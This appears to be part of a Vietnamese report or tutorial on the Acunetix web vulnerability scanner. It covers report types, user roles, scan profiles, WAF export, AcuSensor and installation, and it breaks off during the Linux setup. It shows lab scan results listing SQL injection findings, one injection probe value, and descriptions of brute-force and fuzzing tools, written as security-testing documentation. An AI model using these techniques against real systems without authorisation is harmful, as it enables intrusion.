Lỗ hổng trung bình (Medium)	Những lỗ hổng này thường do cấu hình máy chủ sai hoặc lỗi trong mã hóa trang web, dẫn đến việc gây gián đoạn hoặc xâm nhập máy chủ. Mặc dù chúng không ảnh hưởng trực tiếp đến ứng dụng hoặc hệ thống, nhưng vẫn cần được khắc phục.
Lỗ hổng thấp (Low)	Các lỗ hổng này thường xuất phát từ việc thiếu mã hóa dữ liệu lưu thông hoặc tiết lộ đường dẫn thư mục. Cần đánh giá bối cảnh trong ứng dụng và cân nhắc tác động kinh doanh để quyết định việc xử lý.
Thông báo thông tin (Information alerts)	Các thông báo này giúp các nhà phát triển phần mềm thiết kế các ứng dụng web an toàn. Đây có thể là những điểm cần

quan tâm, ví dụ như khả năng tiết lộ địa chỉ IP nội bộ, địa chỉ email, hoặc một chuỗi tìm kiếm khớp với cơ sở dữ liệu Google Hacking.

Bảng C.1. Danh sách mức độ nghiêm trọng của lỗ hổng

f) Reports

Trang Report (Báo cáo) cho phép tạo các báo cáo cho các lần quét, mục tiêu và tất cả các lỗ hổng được phát hiện. Báo cáo hiển thị thông tin như: mẫu báo cáo, loại báo cáo, mục tiêu, thời gian tạo, trạng thái và định dạng tải về (PDF, HTML). Người dùng cũng có thể xóa các báo cáo không cần thiết.

Report Template	Report Type	Target	Created On	Status	Download	Delete
Scan Comparison	Scan Report	http://192.168.144.196/	Nov 30, 2024, 7:46:34 PM	Completed	PDF HTML	Delete
Developer	Scan Report	http://192.168.144.196/	Nov 27, 2024, 10:10:13 PM	Completed	PDF HTML	Delete
Developer	Scan Report	http://192.168.1.10	Nov 27, 2024, 9:53:42 PM	Completed	PDF HTML	Delete
Affected Items	Scan Report	http://localhost:3000	Nov 24, 2024, 9:42:54 PM	Completed	PDF HTML	Delete

Hình C.8. Giao diện trang Reports

Acunetix hỗ trợ tạo các mẫu báo cáo sau:

- Báo cáo tiêu chuẩn (Standard Reports):
 - Affected Items Report: Hiển thị danh sách các tệp và vị trí nơi phát hiện lỗ hổng trong quá trình quét. Báo cáo cung cấp thông tin về mức độ nghiêm trọng của lỗ hổng cùng các chi tiết về cách lỗ hổng được phát hiện.
 - Comprehensive Report: Tổng hợp thông tin từ Developer Report và trình bày theo cách ngắn gọn hơn, bổ sung một phần đồ họa đầu báo cáo với dữ liệu thống kê. Mỗi lỗ hổng đều có kèm theo yêu cầu HTTP gửi đến mục tiêu và phản hồi HTTP nhận được.
 - Developer Report: Dành cho các nhà phát triển, báo cáo này cung cấp thông tin về các tệp có thời gian phản hồi lâu, danh sách liên kết ngoài, địa chỉ email, tập lệnh

phía khách hàng và máy chủ bên ngoài. Đồng thời, báo cáo đi kèm các ví dụ khắc phục và khuyến nghị thực hành tốt nhất để xử lý lỗ hổng.

- Executive Summary Report: Tóm tắt các lỗ hổng được phát hiện trên một website và cung cấp cái nhìn tổng quan rõ ràng về mức độ nghiêm trọng của các lỗ hổng.
- Quick Report: Cung cấp danh sách chi tiết tất cả các lỗ hổng được phát hiện trong quá trình quét.
- Báo cáo tuân thủ (Comprehensive Report):
 - CWE Top 25 Most Dangerous Software Weaknesses: Liệt kê các lỗ hổng nằm trong danh sách 25 Lỗ hổng phần mềm nguy hiểm nhất của CWE. Đây là các lỗ hổng dễ khai thác và có thể dẫn đến việc kiểm soát website hoặc đánh cắp dữ liệu.
 - DISA STIG Web Security: Dựa trên hướng dẫn cấu hình Security Technical Implementation Guide (STIG) do Defense Information System Agency (DISA) định nghĩa. Báo cáo xác định và nhóm các lỗ hổng vi phạm các mục trong STIG.
 - HIPAA (The Health Insurance Portability and Accountability Act): Một phần của Đạo luật HIPAA định nghĩa các chính sách, quy trình và hướng dẫn để duy trì quyền riêng tư và bảo mật của thông tin sức khỏe cá nhân. Báo cáo này xác định các lỗ hổng có thể vi phạm những chính sách này, đồng thời nhóm các lỗ hổng theo các phần được quy định trong Đạo luật HIPAA.
 - International Standard – ISO 27001: ISO 27001, thuộc họ tiêu chuẩn ISO/IEC 27000, quy định cụ thể một hệ thống quản lý nhằm đưa bảo mật thông tin vào tầm kiểm soát rõ ràng. Báo cáo này xác định các lỗ hổng có thể vi phạm tiêu chuẩn và nhóm các lỗ hổng theo các phần được định nghĩa trong tiêu chuẩn.
 - NIST Special Publication 800-53: NIST Special Publication 800-53 bao gồm các kiểm soát an ninh được khuyến nghị dành cho các hệ thống và tổ chức thông tin của chính phủ liên bang. Báo cáo này nhóm các lỗ hổng được phát hiện trong quá trình quét theo danh mục được quy định trong tài liệu này.
 - OWASP Top 10 (2013, 2017, 2021): Hiển thị các lỗ hổng nằm trong danh sách Top 10 rủi ro bảo mật web của OWASP.
 - Payment Card Industry (PCI) standards (3.2, 4.0): Payment Card Industry Data Security Standard (PCI DSS) là một tiêu chuẩn bảo mật thông tin áp dụng cho các tổ chức xử lý thông tin thẻ tín dụng. Báo cáo này xác định các lỗ hổng có thể vi phạm tiêu chuẩn PCI và nhóm chúng theo yêu cầu bị vi phạm.

- Sarbanes Oxley Act: Liệt kê các lỗ hổng có khả năng dẫn đến vi phạm quy định tài chính của đạo luật Sarbanes Oxley – đạo luật được ban hành nhằm ngăn chặn các hoạt động tài chính gian lận bởi các tập đoàn và ban quản lý cấp cao.
- Web Application Security Consortium (WASC) Threat Classification: Web Application Security Consortium (WASC) là một tổ chức phi lợi nhuận bao gồm nhóm chuyên gia bảo mật quốc tế, đã tạo ra hệ thống phân loại mối đe dọa cho các lỗ hổng web. Báo cáo này nhóm các lỗ hổng được xác định trên trang web của bạn theo hệ thống phân loại mối đe dọa của WASC.
- Comparing Scans: Báo cáo này cho phép so sánh hai lần quét trên cùng một mục tiêu, làm nổi bật sự khác biệt giữa chúng. Tùy chọn này chỉ khả dụng khi bạn chọn hai lần quét của cùng một mục tiêu.

Scan comparison

Scan details

Start URL	
First scan	http://192.168.144.196/
Second scan	http://192.168.144.196/

Threat levels

First scan	Second scan
Acunetix Threat Level 4	Acunetix Threat Level 0

Alert counts

First scan		Second scan	
Total alerts found	18	Total alerts found	0
⚠ Critical	4	⚠ Critical	0
⚡ High	1	⚡ High	0
〽 Medium	4	〽 Medium	0
〽 Low	6	〽 Low	0
ⓘ Informational	3	ⓘ Informational	0

Newly discovered issues

Undetected issues

Hình C.9. Một phần nội dung Comparing Scans

2. Tính năng nâng cao

a) Users

Acunetix là một hệ thống hỗ trợ nhiều người dùng, cung cấp tính năng kiểm soát truy cập dựa trên vai trò (Role-Based Access Control - RBAC) để quản lý quyền truy cập của người dùng một cách hiệu quả. Tính năng này cho phép giới hạn hoặc cấp quyền truy cập vào Acunetix bằng cách gán cho người dùng các vai trò cụ thể với quyền truy cập và cấp phép phù hợp với nhu cầu của vai trò đó.

Tài khoản Quản trị viên Hệ thống (System Administrator) có thể tạo thêm tài khoản người dùng, gán vai trò cho từng tài khoản và cấu hình mục tiêu quét mà người dùng có thể quét hoặc tạo báo cáo.

Hình C.10. Giao diện trang Users

Vai trò là tập hợp các quyền mà quản trị viên gán cho người dùng hoặc nhóm người dùng. Khi tạo một tài khoản người dùng, bạn cần chọn một vai trò phù hợp cho tài khoản đó. Acunetix cung cấp sẵn năm vai trò mặc định. Bảng dưới đây mô tả các vai trò này cùng với trách nhiệm tương ứng của chúng.

	Default Roles				
Features	System Administrator	Platform Administrator	AppSec Admin	AppSec User	Report Viewer
Targets	Full Access	Full Access	Full Access	Read	Read
Target Groups	Full Access	Full Access	Read	Read	Read
Scan Profiles	Full Access	Full Access	Read	Read	Read
Issue Trackers	Full Access	Full Access	Full Access	Read	Read
Vulnerabilities	Full Access	Full Access	Full Access	Full Access	Read

Scans	Full Access	Full Access	Full Access	Full Access	Read
Reports	Full Access				
System	Full Access	None	None	None	None
WAF	Full Access	Full Access	Full Access	Read	Read
Engines (On-Premises only)	Full Access	Read	None	None	None
Discovery	Full Access	Full Access	Full Access	None	None
Excluded Hours	Full Access	Full Access	Read	Read	Read
API Discovery	Full Access	Full Access	None	None	None

Bảng C.2. Vai trò và trách nhiệm của các loại người dùng

b) Scan Profiles

Scan Profiles (hồ sơ quét) là tập hợp các kiểm tra được cấu hình sẵn để kiểm tra lỗ hổng bảo mật của ứng dụng web. Khi bắt đầu quét, ta chọn một hồ sơ quét để áp dụng cho mục tiêu. Hệ thống mặc định cung cấp nhiều hồ sơ quét khác nhau, được thiết kế để đáp ứng yêu cầu của các người dùng theo các mục tiêu.


Trang Scan Profiles hiển thị danh sách các hồ sơ quét, cho phép người dùng thêm hoặc xóa hồ sơ.

Profile	Built In
Full Scan	✓
Critical / High Risk	✓
Critical / High / Medium Risk	✓
Cross-site Scripting	✓
SQL Injection	✓
Weak Passwords	✓
Crawl Only	✓
OWASP Top 10	✓

Hình C.11.Giao diện trang Scan Profiles

Các hồ sơ quét tích hợp sẵn:

- Full Scan: Quét toàn diện với tất cả các kiểm tra trong Acunetix, cung cấp độ bao phủ tối đa.
- Critical / High Risk: Chỉ kiểm tra các lỗ hổng nguy hiểm nhất như XSS, SQL Injection, File Inclusion.
- Critical / High / Medium Risk: Kiểm tra lỗ hổng nghiêm trọng, rủi ro cao, và các lỗ i cấu hình/rủi ro trung bình.
- Cross-site Scripting: Chỉ kiểm tra lỗ hổng XSS, được cập nhật thường xuyên.
- SQL Injection: Chỉ kiểm tra lỗ hổng SQL Injection, cập nhật theo phiên bản mới nhất.
- Weak Passwords: Tìm các biểu mẫu đăng nhập dễ bị tấn công bằng mật khẩu yếu.
- Crawl Only: Chỉ thu thập cấu trúc website mà không thực hiện kiểm tra lỗ hổng.
- Full Web and Network Scan: Bao gồm kiểm tra lỗ hổng web và quét bảo mật mạng qua OpenVAS.
- OWASP Top 10: Kiểm tra các rủi ro bảo mật hàng đầu của OWASP Top 10.
- Network Scan: Quét dịch vụ mạng nội bộ qua OpenVAS, phát hiện các mối đe dọa nội bộ.
- PCI Checks: Kiểm tra lỗ hổng không tuân thủ tiêu chuẩn bảo mật PCI.
- Sans Top 25: Kiểm tra 25 lỗi phần mềm nguy hiểm nhất theo danh sách CWE.



Hình C.12. Tạo 1 hồ sơ quét mới

Giả sử với một trang web mục tiêu, ta cấu hình quét với hai hồ sơ quét khác nhau, tập trung kiểm tra vào các lỗ hổng khác nhau sẽ cho ra kết quả khác nhau.

- Hồ sơ quét toàn bộ lỗ hổng:

Scan
Full Scan - http://192.168.144.23/

Stop Scan | Pause Scan | Generate Report | Export to

Scan Information | Vulnerabilities | Site Structure | Scan Statistics | Events

Filter X III

Severity	Vulnerability	URL	Parameter	Status	Confidence %
Critical	SQL Injection	http://192.168.144.23/login.php	password	Open	100
Critical	SQL Injection	http://192.168.144.23/login.php	username	Open	100
Critical	SQL Injection	http://192.168.144.23/register.php	password	Open	100
Critical	SQL Injection	http://192.168.144.23/register.php	username	Open	100
High	Weak password	http://192.168.144.23/login.php		Open	80
Medium	Insecure HTTP Usage	http://192.168.144.23/		Open	95
Medium	Password transmitted over HTTP	http://192.168.144.23/		Open	95

Hình C.13. Kết quả quét với hồ sơ quét toàn bộ

- Hồ sơ quét lỗ hổng SQL Injection:

Scan
SQL Injection - http://192.168.144.23/

Stop Scan | Pause Scan | Generate Report | Export to

Scan Information | Vulnerabilities | Site Structure | Scan Statistics | Events

Filter X III

Severity	Vulnerability	URL	Parameter	Status	Confidence %
Critical	SQL Injection	http://192.168.144.23/login.php	password	Open	100
Critical	SQL Injection	http://192.168.144.23/login.php	username	Open	100

Hình C.14. Kết quả quét với hồ sơ quét SQL Injection

c) Network Scanner

Acunetix On-Premises có thể được cấu hình để sử dụng OpenVAS thực hiện quét mạng trên các mục tiêu đã được cấu hình trong Acunetix. Kết quả quét mạng sẽ được hiển thị trên cổng thông tin của Acunetix.

Use Network Scanner

Address *

Port

Username *

Password *

Protocol *

Hình C.15. Cấu hình Network Scanner để kết nối với OpenVAS

d) WAFs

Trang WAFs (Tường lửa ứng dụng web) cung cấp danh sách các tường lửa ứng dụng đã được cấu hình. Kết quả quét của Acunetix có thể được sử dụng để cấu hình WAF nhằm khắc phục các lỗ hổng đã được xác định. Acunetix cung cấp chức năng tích hợp để tạo tệp xuất tương thích với các giải pháp WAF khác nhau, cũng như các định dạng chung như CSV và XML.

Web Application Firewall

Name *

Platform

Scope

Region

Access Key Id *

Secret Access Key *

Hình C.16. Cấu hình WAF

Kết quả quét với Acunetix có thể được xuất sang định dạng được hỗ trợ bởi các WAF phổ biến như Citrix Web App Firewall, F5 Big-IP ASM (Application Security Manager), Fortinet Fortiweb, Imperva SecureSphere WAF, Amazon AWS Web Application Firewall,...

Để xuất sang định dạng trên, trên trang kết quả quét, chọn Export to và chọn loại tệp WAF muốn xuất. Chờ một lúc để Acunetix tạo tệp. Sau khi quá trình xuất hoàn tất, bạn có thể nhập tệp này vào WAF.

```
This XML file does not appear to have any style information associated with it. The document tree is shown below.

<?xml version="1.0" encoding="UTF-8"?>
<ScanGroup ExportedOn="2024-12-05">
    <Scan>
        <Name>
            <![CDATA[ scan_name ]]>
        </Name>
        <ShortName>
            <![CDATA[ scan_short_name ]]>
        </ShortName>
        <StartURL>
            <![CDATA[ 192.168.144.23 ]]>
        </StartURL>
        <StartTime>
            <![CDATA[ 2024-12-05T21:40:38.602116+07:00 ]]>
        </StartTime>
        <FinishTime>
            <![CDATA[ 2024-12-05T21:43:38.441031+07:00 ]]>
        </FinishTime>
        <ScanTime>
            <![CDATA[ 2 minutes, 50 seconds ]]>
        </ScanTime>
        <Aborted>
            <![CDATA[ False ]]>
        </Aborted>
        <Responsive>
            <![CDATA[ True ]]>
        </Responsive>
        <Banner>
            <![CDATA[ ]]>
        </Banner>
        <Os>
            <![CDATA[ Unix ]]>
        </Os>
        <WebServer>
            <![CDATA[ Apache/2.4.62 (Debian) ]]>
        </WebServer>
        <Technologies>
            <![CDATA[ ]]>
        </Technologies>
        <Crawler StartUrl="http://192.168.144.23/">
            <Cookies> </Cookies>
            <Sitefiles>
                <Sitefile id="1">
                    <Name>
                        <![CDATA[ http://192.168.144.23/ ]]>
                    </Name>
                </Sitefile>
            </Sitefiles>
        </Crawler>
    </Scan>
</ScanGroup>
```

Hình C.17. Nội dung file dành cho Citrix Web App Firewall

e) Engines

Trang Engines hiển thị danh sách các công cụ được cài trên Acunetix. Nếu cần quét nhiều trang web cùng lúc thì cài đặt multi-engine là một lựa chọn phù hợp cho người dùng.

Name	Authorization	Status	Target Count	Version	Endpoint	Authorize/Disable	Notifications	Actions
Main Installation	authorized	Online		24.8.240828144	Main Installation	<button>Authorize</button> <button>Disable</button>	On	

Hình C.18. Giao diện trang Engines

f) Excluded hours

Trang Excluded hours hiển thị các thiết lập khoảng thời gian mà Acunetix không nên thực hiện quét. Mặc định, excluded hours được áp dụng cho tất cả các mục tiêu mới; tuy nhiên, có thể thay đổi sang excluded hours khác cho từng mục tiêu.

Hình C.19. Giao diện trang Excluded Hours

Bất kỳ quá trình quét nào đang chạy khi bắt đầu hoặc trong excluded hours sẽ bị dừng lại. Các lần quét được lên lịch để bắt đầu trong giờ loại trừ sẽ bị hoãn lại cho đến khi khoảng thời gian này kết thúc.

Hình C.20. Tùy chỉnh cấu hình excluded hours

g) Proxy Settings (Cài đặt proxy)

Nếu mạng của người dùng yêu cầu lưu lượng truy cập phải đi qua proxy HTTP hoặc muốn cấu hình để Acunetix gửi các yêu cầu HTTP thông qua máy chủ proxy nhằm phân tích lưu lượng sau đó, có thể thiết lập mục tiêu bằng cách thêm cài đặt máy chủ proxy.

Proxy Settings

Use Proxy Settings

Address *
http://192.168.144.23/

Port
8888

This proxy server requires authentication

User Name *
thait

Password *

Retype Password

Save

Hình C.21. Giao diện trang Proxy Settings

h) Issue Tracker (Theo dõi lỗi)

Issue Tracker (trình theo dõi lỗi) là công cụ quan trọng trong vòng đòn phát triển phần mềm (SDLC), giúp các nhà phát triển phối hợp hiệu quả và quản lý tiến trình dự án trên một nền tảng tập trung.

Acunetix tích hợp với nhiều giải pháp trình theo dõi vấn đề khác nhau. Khi quét một mục tiêu, các lỗi hổng được phát hiện có thể tự động gửi vào hệ thống trình theo dõi. Điều này cho phép đưa các lỗi hổng vào quy trình làm việc chung, giúp đội phát triển xử lý chúng một cách nhất quán với các công việc khác trong dự án.

Acunetix có thể tích hợp trình theo dõi lỗi với các nền tảng như Azure DevOps Server (trước đây là Team Foundation Server), Azure DevOps Services, BugZilla, Github, Gitlab,...

Issue Trackers

+ Add Issue Tracker


Name	Issue Tracker	Authentication	Project	Issue Type	Actions
Github	Github (https://api.github.com)	Personal Access Token (PAT)	solivaquaant/test-php-site	Bug	
simple-web	Github (https://api.github.com)	Personal Access Token (PAT)	solivaquaant/simple-web	Bug	

Hình C.22. Giao diện trang Issue Tracker

3. Tính năng khác

a) Công nghệ AcuSensor

AcuSensor là một giải pháp cải tiến, giúp tăng độ chính xác trong quá trình quét bảo mật của Acunetix bằng cách nâng cao việc thu thập dữ liệu, phát hiện và báo cáo các lỗ hổng trong ứng dụng web. Công nghệ này được thiết kế để giảm thiểu các cảnh báo sai, đồng thời cung cấp thông tin cụ thể về vị trí và chi tiết của các lỗ hổng trong mã nguồn. AcuSensor hỗ trợ các công nghệ web phổ biến như .NET (bao gồm cả .NET Core), Java, PHP và Node.js.



Hình C.23. Cấu hình mục tiêu để sử dụng AcuSensor

AcuSensor xác định chính xác vị trí lỗ hổng trong mã nguồn và cung cấp thông tin gỡ lỗi chi tiết.

Scan
Full Scan - http://testphp.vulnweb.com

Stop Scan | Pause Scan | Generate Report | Export to

Severity	Vulnerability Type	URL	Parameter
High	package dependencies [high]	http://testphp.vulnweb.com/vendor/install.json	
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	pas
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	una
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	uac
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	ucc
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	uer
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	upr
Critical	SQL Injection	http://testphp.vulnweb.com/userinfo.php	urn
High	Cross-site Scripting	http://testphp.vulnweb.com/userinfo.php	uac

acunetix Verified

Critical SQL Injection ACUSENSOR

URL: http://testphp.vulnweb.com/userinfo.php
Parameter: uaddress

Attack Details

URL encoded POST input uaddress was set to 1AcuStart907663"230737AcuEnd

Proof of Exploit (AcuSensor)


Source file: /hj/var/www//userinfo.php line: 32

Additional details:

Hình C.24. Kết quả quét với AcuSensor

b) AcuSensor Bridge

AcuSensor Bridge là thành phần quan trọng của công nghệ IAST trong Acunetix, đóng vai trò cầu nối truyền tải dữ liệu giữa công cụ quét và cảm biến IAST AcuSensor. Bridge giúp tối ưu hóa hiệu suất AcuSensor, đảm bảo dữ liệu được truyền tải nhanh chóng và chính xác, hỗ trợ hiệu quả việc phát hiện, khắc phục lỗ hổng bảo mật, và giảm thiểu các cảnh báo giả. Sự kết hợp giữa AcuSensor và AcuSensor Bridge làm cho Acunetix trở thành giải pháp bảo mật ứng dụng toàn diện, cung cấp thông tin chi tiết và đáng tin cậy.



Hình C.25. Cấu hình AcuSensor Bridge

c) Công nghệ AcuMonitor

AcuMonitor là dịch vụ của Acunetix giúp phát hiện lỗ hổng Out-of-Band với độ chính xác tuyệt đối, không tạo ra kết quả sai. Dịch vụ này được tích hợp tự động, không cần cài đặt hoặc cấu hình, chỉ yêu cầu đăng ký đơn giản cho phiên bản on-premises.


AcuMonitor mở rộng phạm vi phát hiện lỗ hổng mà công cụ quét thông thường không thể thực hiện, đồng thời kết hợp với AcuSensor để tạo nên hệ thống bảo mật toàn diện. Sự kết hợp này đảm bảo ứng dụng web được bảo vệ hiệu quả trước cả các mối đe dọa In-of-Band và Out-of-Band.

d) Acunetix Manual Tools

Acunetix Manual Tools là bộ công cụ kiểm thử thâm nhập miễn phí, gồm các module sau:


- HTTP Editor: Cho phép chỉnh sửa, phân tích yêu cầu HTTP và kiểm tra phản hồi từ server, hỗ trợ tìm lỗ hổng SQL Injection và XSS.

- HTTP Sniffer: Là một proxy phân tích lưu lượng HTTP, cho phép bắt các yêu cầu POST/GET để giả lập tấn công man-in-the-middle.
- HTTP Fuzzer: Giả lập tấn công DoS bằng cách gửi nhiều yêu cầu HTTP với dữ liệu ngẫu nhiên hoặc không hợp lệ để kiểm tra cấu hình sai và giới hạn tần suất.
- Target Finder: Quét cổng brute-force để tìm máy chủ web trong một dải IP.



Hình C.26. Quét một máy tính khác để tìm các cổng đang mở

- Subdomain Scanner: Tìm các subdomain được cấu hình trong hệ thống DNS.
- Authentication Tester: Đánh giá bảo mật bằng cách thử tấn công brute-force vào các biểu mẫu đăng nhập hoặc HTTP Authentication.



Hình C.27. Brute force vào form đăng nhập với wordlist có sẵn

- Blind SQL Injector: Mô phỏng tấn công Blind SQL Injection để phát hiện lỗ hổng trong cơ sở dữ liệu SQL.

Các chuyên gia kiểm thử có thể sử dụng các công cụ này cùng với những công cụ khác như Metasploit, OWASP ZAP, w3af, hoặc Wireshark để phân tích sâu hơn về các lỗ hổng bảo mật mà trình quét tự động không thể phát hiện. Sự kết hợp giữa công cụ tự động và thủ công mang lại hiệu quả tốt nhất trong việc kiểm thử bảo mật ứng dụng web.

e) Configuring Continuous Integration & Deployment

CI/CD (Tích hợp và triển khai liên tục) là công cụ quan trọng giúp tăng năng suất cho các đội phát triển. Quy trình CI/CD tự động hóa các bước trong việc phân phối phần mềm, bao gồm: thu thập mã nguồn mới, biên dịch mã, chạy kiểm tra tự động, và cài đặt phiên bản phần mềm mới. Sự tự động hóa này giảm thiểu lỗi do con người, gửi thông báo khi có lỗi, và rút ngắn thời gian giữa các lần cập nhật phần mềm.

Acunetix tích hợp với nhiều giải pháp CI/CD, cho phép kích hoạt quét lỗ hổng ngay khi có thay đổi trong vòng đời phát triển phần mềm, như sau khi mã được commit.

Các hệ thống tích hợp bao gồm Azure DevOps Server, GitLab, Jenkins,...

f) API Security

API Security là việc triển khai các biện pháp bảo mật nhằm bảo vệ hệ thống, dữ liệu và người dùng khỏi các mối đe dọa liên quan đến API. Điều này bao gồm:

- Xác định các API nội bộ và bên ngoài thông qua công cụ quản lý, phân tích lưu lượng hoặc thu thập thông tin endpoint.
- Sử dụng công cụ Dynamic Application Security Testing (DAST) để tự động phát hiện lỗ hổng, đảm bảo API và ứng dụng backend an toàn.
- Dùng API gateways để quản lý truy cập, lọc lưu lượng, và hạn chế tần suất truy cập.

D. CÀI ĐẶT

Acunetix hỗ trợ trên cả Windows và Linux, cụ thể:

- Microsoft Windows 10 or Windows Server 2016 R2 or later
- Ubuntu Desktop/Server 18.0.4 LTS or higher
- Suse Linux Enterprise Server 15
- Kali Linux versions 2019.1 and later
- CentOS 8 and CentOS Stream Server and Workstation (with SELinux disabled)
- RedHat 8 and 9 (with SELinux disabled)
- Oracle Linux 8 (with SELinux disabled)

1. Cách cài đặt Acunetix trên Windows

- **Bước 1:** Tải phiên bản Windows mới nhất của Acunetix từ đường dẫn tải xuống được cung cấp khi mua giấy phép.
- **Bước 2:** Nhấp đúp vào tệp cài đặt để khởi chạy trình hướng dẫn cài đặt Acunetix, sau đó nhấn Next khi được yêu cầu.
- **Bước 3:** Xem và chấp nhận Thỏa thuận Sử dụng Phần mềm (License Agreement).
- **Bước 4:** Cung cấp thông tin đăng nhập cho tài khoản người dùng Quản trị (Administrative user). Tài khoản này sẽ được dùng để truy cập và cấu hình Acunetix.
- **Bước 5:** Cấu hình cách truy cập giao diện Web UI của Acunetix và cho phép hoặc từ chối truy cập giao diện từ xa.
- **Bước 6:** Xem lại các tác vụ cài đặt, sau đó nhấp Install để bắt đầu quá trình cài đặt.
- **Bước 7:** Quá trình cài đặt sẽ sao chép tất cả các tệp và cài đặt các dịch vụ của Acunetix.
- **Bước 8:** Nhấp Finish khi quá trình cài đặt hoàn tất.


2. Cách cài đặt Acunetix trên Linux

- **Bước 1:** Tải phiên bản Linux mới nhất của Acunetix từ đường dẫn tải xuống được cung cấp khi mua giấy phép.
